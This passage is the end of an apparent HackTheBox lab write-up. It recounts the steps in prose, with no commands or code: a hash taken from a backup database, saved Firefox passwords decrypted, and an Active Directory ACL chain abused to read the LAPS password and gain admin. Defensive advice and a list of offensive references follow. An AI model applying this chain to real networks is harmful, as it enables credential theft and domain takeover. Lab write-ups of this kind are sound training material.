Looking around on the box — no user flag for yoshihide, but we found hardcoded DB credentials in the webroot. Using sqlcmd we accessed the streamio_backup database and leaked nikk37’s hash, which wasn’t in the live database. Cracked it and used it for WinRM access — user flag.
WinPEAS showed Firefox credential files. Decrypted them with firepwd and found JDgodd’s domain credentials. BloodHound revealed JDgodd had WriteOwner on the Core Staff group, which had ReadLAPSPassword on the DC. Classic ACL abuse chain: take ownership → GenericAll → add to group → read LAPS password → admin shell. Root.
Defensively, none of these individual permissions look dangerous in isolation. WriteOwner on a staff group? Normal HR delegation. ReadLAPSPassword for an IT ops group? Standard. But chained together they go straight to Domain Admin — exactly the kind of thing BloodHound was built to catch. Also: don’t leave backup databases with stale credentials lying around. Stale credentials are still valid credentials.
References & Resources
- PentestMonkey — MSSQL Injection Cheat Sheet — The go-to reference for MSSQL enumeration queries. Used heavily during the UNION injection phase for listing databases, tables, and columns.
- PayloadsAllTheThings — File Inclusion — Comprehensive LFI/RFI cheatsheet. The
php://filter/convert.base64-encodewrapper technique for reading source code through LFI came from here. - HackTricks — LFI — Another excellent LFI reference covering PHP wrappers, log poisoning, and filter chains.
- PortSwigger Web Security Academy — SQL Injection — Free labs for drilling SQLi from basic to advanced.
- HackTheBox Academy — SQLi Module — Maps directly to CPTS exam methodology.
- CrackStation — Online rainbow table lookup with much broader coverage than rockyou for MD5/SHA1.
- firepwd — Firefox saved password decryption tool. Reads
key4.db+logins.jsonand outputs plaintext credentials. - bloodyAD — AD privilege escalation tool. Used for the WriteOwner → GenericAll → AddMember → ReadLAPSPassword chain.
- BloodHound — AD attack path visualization. Essential for mapping ACL-based escalation routes like the one in this box.